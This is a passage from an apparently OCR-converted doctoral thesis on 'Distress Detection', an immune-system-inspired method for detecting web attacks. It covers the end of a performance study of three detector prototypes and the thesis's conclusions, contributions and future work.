

Figure 8.19: Detector 2 total size of symptom alerts with respect to execution time

in `tshark`. This problem is identified by a message '`Unhandled exception (group=1, code=6) error`' linked to bug 1731[1]. The particular bug report case is closed with a reference to the known 'out of memory' bug case[2]. Towards the end of the report for this case, the *Wireshark* development team admits to the existence of some pending memory leaks. This memory leak was also confirmed through the `ps -gaux` command. This bug is only encountered in this third detector due to the large amount of captured network packets. Another problem with `tshark` had already been identified during an experiment trial-run, and a work-around was put in place (see appendix D). In that case, the problem concerned `tshark`'s ring buffer mechanism for real-time network monitoring. The flaw causes ring buffer files to be deleted as expected but without properly releasing their file handles[3]. This bug would have caused disk space exhaustion.

By the end of the longest experiment run, the total size of suspect alerts is 18 MB (figure 8.21). On the other hand, as expected, the plot for the total size of symptom alerts shows smaller measurements, with values regularly increasing for

[1] https://bugs.wireshark.org/bugzilla/show_bug.cgi?id=1731
[2] http://wiki.wireshark.org/KnownBugs/OutOfMemory
[3] Verified through `lsof`.



Figure 8.20: Detector 3 correlation time with respect to execution time



Figure 8.21: Detector 3 total size of suspect alerts with respect to execution time



Figure 8.22: Detector 3 total size of symptom alerts with respect to execution time

momentary back-logs of unprocessed local contexts (figure 8.22). Interestingly, the plot for the correlation time follows a similar pattern, with no steep or sudden increases (figure 8.20). This is a result of the fact that alert correlation in this detector limits the number of alert pairs that are compared during correlation, rendering correlation more efficient.

8.5.2 Analysis

Figures 8.23 - 8.25 present the combined plots of the median values for the correlation times and the total sizes of alerts. The plots in figure 8.23 clearly show the steep increase in correlation times for the first two detectors. In case of the second detector the correlation times show a further sudden increase when the backup operation is executed. In contrast, the plot for the third detector shows significantly lower values and they are pretty stable throughout. This is a result of having the alert correlation limiting the number of alert pairs that are compared during correlation. Figure 8.24 shows the cumulative increase in total size of suspect alerts for all three detectors. The larger sizes of alerts in the first two detectors is due the bulkier suspect alert identifiers containing system call traces.



Figure 8.23: Combined plots for correlation time (scaled y-axis)

The plot for the first detector is steeper than the second due to the higher request rate used by its workload (5 req/s as compared to 4.5 req/s).

The plots in figure 8.25 show that in the case of symptom alerts the first detector registers a cumulative increase in total size of alerts, whilst for the second and third detector the total size remains small. In the case of the second detector the difference from the first detector lies in the lower number of symptom alerts, with the total size significantly increasing only when the back-up is executed. The low values in the third detector are once again associated with the local context approach. Once a local context is processed, all its respective symptom alerts are deleted.

All measurements for the first two detectors, and the total size of suspect alerts for the third detector increase with respect to the execution time. In general, distress detectors should periodically delete the accumulating alerts and only retain those within the correlation window. In order to get an idea for the possible size for these windows, the experiment execution times are converted to detector up-time figures for web-sites of various traffic volumes. For each site, the ratio of daily serviced HTTP requests to the number of the HTTP requests sent



Figure 8.24: Combined plots for the total suspect alert size



Figure 8.25: Combined plots for the total symptom alert size

Table 8.3: Experiment execution times converted to detector up-times for live web-sites

Detector	Web-site	Daily Requests	Up-time (hrs)
1	CS Dept. New Mexico	570K	2.7-5.2
	World Cup 1998	537K	2.9-6.7
	Winter Olympics 1998	437K	3.5-6.7
	Pugillis	177K	8.7-16.5
	lawetalnews.com	36K	43-81
2	CS Dept. New Mexico	570K	5.9-8.2
	World Cup 1998	537K	6.3-8.7
	Winter Olympics 1998	437K	7.7-10.7
	Pugillis	177K	19.1-26.4
	lawetalnews.com	36K	93.7-129.8
3	CS Dept. New Mexico	570K	2.3-2.7
	World Cup 1998	537K	2.5-2.9
	Winter Olympics 1998	437K	3-3.5
	Pugillis	177K	7.5-8.7
	lawetalnews.com	36K	36.6-42.6

to phpBB during each experiment run is used for this conversion. Detector up-times are computed as: $\frac{\text{number of experiment requests}}{\text{web-site daily requests}} * 24$. The multiplication by 24 converts the final value in hours. The computed up-times are shown in table 8.3.

Live web-site statistics are obtained for the Football World Cup 1998 site [156], the Winter Olympics 1998 site [157], and a legal news site (lawetalnews.com) [158], all provided by studies specifically conducted with the objective of analyzing web server workloads. The statistics for the remaining two web-sites are reported by research in web anomaly detection [64]. The first one is the web-site of the department of computer science at the University of New Mexico, whilst the second one, Pugillis, is a single web server node that hosts three different domains.

The first two sources, while a bit dated, present published studies on the web traffic of large-scale sites, which are rare. The type of web traffic statistics that is more easily available consists of unique visitors to web-sites carried out for marketing purposes, instead of the number of HTTP requests[1]. On the other hand, the other sources are more recent. Furthermore, the web-site with the lowest traffic, lawetalnews.com, is defined as a 'busy web-site', meaning that all sites present statistics for busy sites. Since the world cup and the olympic

[1]E.g. http://www.trafficestimate.com

web-sites are large-scale ones that employ multiple server nodes spanning over multiple geographical locations, their daily HTTP requests are divided between server nodes. Therefore the resulting number of daily HTTP requests correspond to the average total requests processed by a single node. In this manner, their corresponding computed up-times are normalized with those of the other sites.

All the computed up-times span at least a couple of hours for the busiest web-sites, however these correspond to the scenario where a separate detector is deployed for each individual web server node. However, these figures cannot be immediately translated into correlation window sizes given the long correlation times towards the end of the experiment. For the purpose of a more indicative analysis, an estimate of the maximum correlation window size is computed for the point where the correlation time reaches the 1 minute mark for each detector.

For the first detector, the 1 minute correlation time is reached 95 minutes into each experiment run, with an associated combined total size of alerts of 114MB. This figure translates into a correlation window size of 1.2 hrs for the busiest web-site. For the second detector, the correlation time hits the 1 minute mark 60 minutes into the experiment, with an associated combined total size of alerts of 18MB. Its corresponding correlation window size for the busiest web-site is only 41 minutes. On the other hand, correlation times for the third detector remain well under 0.1 seconds throughout. In this case, the bottleneck is the ever-increasing total size of suspect alerts. By the end of the longest experiment run, it is only 18MB. Provided that the identified implementation bug is fixed, the correlation window could be extended easily beyond the 2.3-2.7 hrs range for the busiest web-site. This is much better than the other two detectors despite the larger amount of suspect and symptom alerts raised by this detector.

Overall, experiment results show that the correlation time does not scale well as the number of accumulated alerts increases in those detectors that do not limit the number of alert pairs that are compared during correlation. Given that the rate at which alerts accumulate increases with the number of suspect/symptom alerts a detector is prone to raise for benign traffic, the number of combined suspect and symptom alerts becomes a key performance factor.

8.6 Analysis of performance results

The key performance factor that emerges from the experiments carried out as part of this performance study is the number of suspect and symptom alerts raised by

distress detectors. The 'runtime overheads' experiments show that the runtime overheads increase with the number of suspect/symptom alerts. The 'attack processing times' experiments show that the sudden increase in the processing time for network-level probes occurring at the saturation points is accentuated in the third detector, which also happens to be the one that raises the largest number of suspect/symptom alerts. Finally, the 'accumulating alerts' experiment shows that in those detectors that do not limit the number of alert pairs that are compared during correlation, the alert correlation time does not scale well with the number of accumulated alerts. In this case, the number of suspect and symptom alerts presents an effectiveness/efficiency trade-off due to its effect on the size of the correlation window.

This trade-off is associated with Distress Detection (DD) in general, since the number of suspect and symptom alerts raised reflects the generality of the chosen distress signatures. Distress signatures provide novel attack resilience through generalization at an attack objective level. However, the more generic the signatures are, the larger the number of suspect/symptom alerts they are prone to raise. In turn, these consume additional computational and space resources as well as increase runtime overheads. Therefore, the number of suspect and symptom alerts presents an effectiveness/efficiency trade-off which is a fundamental issue for DD.

This key performance factor requires mitigation in terms of minimizing runtime overheads, avoiding increases in attack processing times, as well as scaling correlation. In cases where the runtime overheads are unacceptable, detectors could be deployed in a distributed manner, with only the host-level probes deployed alongside the monitored application. Avoiding increases in attack processing times can be achieved by preventing the application from reaching its saturation point, or by not deploying network probes alongside the monitored application. In order to scale correlation times, results for the third distress detector show that limiting the number of alert pairs that are compared during alert correlation can be effective. However, further exploration is required about whether this is always possible in general.

8.7 Threats to validity

Despite providing important insights to the performance of the developed distress detectors, the experiment setup used for this study presented a number of

challenges. First, the hardware that was available for experimentation was far from the powerful hardware typically used for web applications. This limited the maximum request rates for workload execution. Second, the lack of additional hardware prevented the 'attack processing times' and the 'accumulating alerts' experiments from deploying detectors in the lighter, distributed configuration. This configuration would have also enabled the use of higher request rates.

The other challenge was presented by the number of interfering variables observed during the 'attack processing times' experiment. These result from the number of processes executing in parallel. Although the experiment steps were repeated multiple times, the effect of some of the uncontrolled variables was not completely removed. This is demonstrated by the variance in the repeated measurements (figures 8.8 - 8.10).

Furthermore, the results of this experiment include some still unexplained sudden increases in the values associated with a number of processes. There may be a key performance factor yet to be uncovered behind these increases. An explanation of these anomalies requires additional instrumentation that will provide fine grained information about the execution of the detector components concerned. At the same time, this may also be an issue regarding the prototype implementation, and so further investigation may be better carried out on an optimized version of the detectors. Overall, in order to mitigate the threats to the validity of the conclusions drawn from this study, the focus is on the patterns that emerge for all three detectors rather than focusing on anomalous values.

8.8 Concluding remarks

This chapter presented a performance study of the developed distress detectors that focused on three performance aspects: runtime overheads, attack processing times, and the computational and spaces resources consumed by accumulating alerts.

Results from the 'runtime overheads' experiments show that the number of suspect and symptom alerts raised by distress detectors affects runtime overheads. Results from the 'attack processing times' experiments show that the attack processing times do not in general increase with an increase in the HTTP request rate. Rather, processing times seriously increase for network-level probes when the monitored application reaches its saturation point. These sudden increases are more prominent in the case of the third detector that raises the largest num-

ber of suspect/suspicious alerts. Finally, results from the 'accumulating alerts' experiments show that the correlation time for the first two detectors, that do not attempt to limit the number of alert pairs that are compared during correlation, do not scale well with accumulating alerts. This issue affects the maximum size of the correlation window that could be used, limiting detection effectiveness.

This performance study concludes that the number of suspect and symptom alerts presents a key performance factor that should be considered when developing distress detectors. Keeping runtime overheads reasonable may require deploying detectors in a distributed manner. Avoiding increases in the attack processing time requires keeping the application load below its saturation point, or deploying network-level probes separately from it. Finally, the performance consequences of correlation windows can be controlled by reducing the number of alert pairs that need to be compared. Otherwise, the maximum possible size for the correlation windows would be limited, affecting overall detection effectiveness. This mitigation, however, requires further exploration in terms of whether it is applicable for all distress detectors in general.

Overall, the number of suspect and symptom alerts raised presents an effectiveness/efficiency trade-off, which is a fundamental issue for Distress Detection (DD). Large numbers of suspect and symptom alerts result from generic distress signatures that increase novel attack resilience. However, the number of these alerts has an impact on the performance in terms of additional overheads and required resources.

Chapter 9

Conclusions

This thesis set out to address the limitations of existing methods for web attack detection. Existing web attack detectors inherit the limitations of misuse and anomaly detection, either resulting in limited resilience to novel attacks, or novel attack resilience is attained only at the cost of an impractical amount of daily false alerts. This chapter concludes the thesis by summarizing the proposed solution, a novel immuno-inspired detection method for web attacks, namely Distress Detection (DD) (section 9.1). DD has been evaluated for its feasibility through the development of three distress detectors, upon which a detection effectiveness evaluation and a performance study were carried out, from which the main conclusions are drawn (section 9.2). Finally, the contributions of this work are presented (section 9.3), and some directions for future work described (section 9.4).

9.1 The proposed detection method

DD is a detection method that provides novel attack resilience whilst suppressing false alerts. It is based on a generic-to-specific information fusion processes inspired from the Danger Theory (DT) model of the human immune system. DT suggests that the immune system senses generic signs of an ongoing infection and eventually identifies the specific pathogen responsible for it. DD is formulated in an analogous manner, detecting web attacks by sensing generic signs of an ongoing attack, or distress, and subsequently identifying the responsible attack HTTP request. The method takes a hybrid approach, where the generic signs

of an ongoing attack are inspired from DT but the information fusion process utilizes feature-based alert correlation from the intrusion detection domain.

The premise of DD is that within the scope of an attack objective, attack HTTP requests exhibit the features that are necessary to achieve it, rendering them suspicious. Their eventual execution generates system events that are associated with the successful attainment of their objective, the attack symptoms. The features of suspicious requests and attack symptoms only identify suspicious behavior as they may also be exhibited by benign HTTP requests and their processing. Attack HTTP requests are distinguished from the rest through a similarity link that connects their features with those of their consequent attack symptoms.

Suspect signatures determine which HTTP requests are suspicious and symptom signatures define which system events constitute attack symptoms. Within the scope of an attack objective, suspect signatures capture the HTTP request features necessary to attain the objective, while symptom signatures capture the system events that are associated with its successful attainment. These signatures raise suspect and symptom alerts respectively, that contain the features through which suspect and symptom alerts are correlated, the suspect and symptom alert identifiers. Correlation conditions are defined upon alert identifiers and hold for suspect/symptom alert pairs that are part of a causal relation and at the same time associated with an ongoing attack. In this manner, these conditions distinguish attack HTTP requests and their consequent symptoms from suspicious benign requests and behavior. Novel attack resilience is achieved through dynamic analysis to detect suspicious behavior generalized at an attack objective level in the form of suspicious HTTP requests and attack symptoms. False positives (FP) suppression is achieved through the feature-based correlation of suspect and symptom alerts, that identifies the attack HTTP requests. The correlation process sets the limit of this method, requiring suspect and symptom alerts associated with an attack to occur within the same correlation window in order to avoid missing the attack. This window specifies the duration for which suspect/symptom alerts, that are possibly still waiting for their corresponding associated alerts to be raised, are kept into consideration during correlation.

Detectors following this method are called distress detectors and are defined within the context of an attack objective that sets their detection scope. The distress signature definition method identifies attack objectives through a threat analysis exercise that identifies threats associated with the main components of

the web application requiring protection. Distress signatures covering the scope of the chosen attack objective are selected through a distress heuristic that identifies the necessary actions associated with the attainment of the objective. Symptom signatures are based on the observable system events of these actions while suspect signatures are based on the pre-requisite HTTP request features. The definition of suspect/symptom alert identifiers and correlation conditions is based on the features that link attack HTTP requests with their consequent attack symptoms without implicating benign HTTP requests.

Distress signatures set the requirements for distress detector development. Suspect and symptom signatures specify the requirements for the suspect and symptom probe/alerter components respectively. Probes monitor HTTP requests and system events, while alerters raise alerts for requests and events that match the corresponding signatures. Alert identifiers and their corresponding correlation conditions are used by the attack request detector component that correlates suspect and symptom alerts, and raises a distress alert for the associated HTTP request whenever a correlated pair is identified.

9.2 Conclusions

In order to assess the feasibility of Distress Detection (DD), three distress detectors covering the scope of representative attack objectives have been developed. These detectors were assessed for their detection effectiveness and their performance was analyzed.

The three detectors demonstrate the feasibility of DD. The distress signature definition method is used to short-list three attack objectives that are associated with web applications in general, and include high-impact and frequent web attacks within their scope. Then, it is used to select suitable distress signatures. The 'malicious remote control' objective includes those attacks resulting in remote control being gained by attackers over the victim host server, such as installation of backdoors or joining a botnet. The 'application content compromise' objective includes attacks that compromise the integrity of the application's content, such as web-site defacement and client-directed malware planting attacks. The 'payload propagation' objective includes those attacks that exploit web applications in order to inject payloads intended for client or back-end nodes, such as XSS and SQLi attacks. Distress detectors present implementation challenges posed by the fact that the distress signatures only present abstract requirements, and their

translation into specific ones requires in-depth knowledge of the target platform as well as aspects of the protected web application. Furthermore, attention to security considerations is also required given the adversarial environment in which the detectors are expected to operate.

Distress detectors are capable of novel attack resilience as they withstand variations in attacks. This capability is demonstrated by having the three distress detectors presented with a sequence of attacks that systematically alter exploits, attack payloads and obfuscation techniques. In each case, distress detectors do not just indicate correctly the presence of an attack, but also identify the specific attack HTTP requests. However, the detection effectiveness results for the third detector underline that implementation challenges render detector development error-prone, which affects detection effectiveness. In this case, a number of attacks are missed due to an implementation oversight. Distress detectors are capable of suppressing false positives (FP). Despite the large number of suspect and symptom alerts raised by the detectors, the alert correlation process is capable of distinguishing those associated with the attacks from the rest. False alerts are only raised for HTTP requests that contain the same attack content as co-occurring attack HTTP requests. Although undesirable, these false alerts do not undermine the FP rate suppression achieved by the detectors.

The number of suspect and symptom alerts raised presents an effectiveness/-efficiency trade-off and this is a fundamental issue for DD. The use of generic distress signatures provide novel attack resilience through generalization at an attack objective level. However, the more generic the signatures are the larger the number of suspect/symptom alerts they are prone to raise. Large number of alerts in turn increase the runtime overheads and consume additional computational resources. This conclusion is drawn from the performance study conducted on the three distress detectors. The 'runtime overheads' experiments show that runtime overheads are higher for detectors that raise a larger number of suspect/symptom alerts. The 'attack processing times' experiments show that the sudden increase in the processing time for network-level probes occurring at the saturation point of the monitored application is accentuated in the third detector, that is the one that produces the most suspect/symptom alerts. Finally, the 'accumulating alerts' experiment shows that for those detectors that do not limit the number of alert pairs that are compared during correlation, their correlation time does not scale well with the number of accumulated alerts. This issue poses further detector implementation challenges. Alert correlation has to be

implemented more efficiently, as otherwise the maximum possible size of the correlation window is significantly limited, in turn affecting detection effectiveness. Also, detectors that are prone to raise large numbers of suspect and symptom alerts are also expected to increase the runtime overheads incurred by the monitored application, and could require a distributed deployment. This implies the requirement for additional physical machines for hosting the detector components other than the host-level probes.

Summarizing, research in Distress Detection so far has shown that:

- DD is a feasible detection method, however distress detectors present implementation challenges both with respect to effectiveness and efficiency.
- Distress detectors are capable of novel attack resilience in terms of withstanding variations in attacks introduced through changes in the exploited vulnerability, the attack payload, or obfuscation.
- Distress detectors are capable of suppressing false positives up to the point where benign HTTP requests do not contain the same attack content as co-occurring successful attack HTTP requests.
- The number of suspect and symptom alerts presents an effectiveness/efficiency trade-off and is a fundamental issue of DD.

9.3 Contributions

This thesis makes the following contributions:

- Distress Detection (DD), a detection method that shows how novel web attack resilience and false positive suppression can be achieved through the feature-based correlation of alerts raised for suspicious HTTP requests and attack symptoms. They are defined in relation to an attack objective and monitored through dynamic analysis.
- A distress signature definition method that shows how the detection scope for distress detectors and their associated distress signatures can be chosen.
- Three detector prototypes that give an insight into the development process of distress detectors and demonstrate the feasibility of DD.

- A detection effectiveness evaluation of the three distress detectors that follows a methodology that is specifically chosen to mirror the creation of novel attacks. It shows the extent of novel attack resilience and false positive suppression of the detectors.
- A performance study of the three distress detectors that identifies their key performance factor.

9.4 Future work

The exploration of Distress Detection (DD) through the three developed distress detectors provided an initial insight into the method, showing that DD is promising for effective web attack detection. However, further exploration is needed in order to identify those attack objectives that fit more naturally to it. This requires the development of further distress detectors, both for other attack objectives for web applications in general as well as for ones specific to particular applications. For example, the spam and poll skewing attack objectives are of interest to all on-line forum and polls applications respectively.

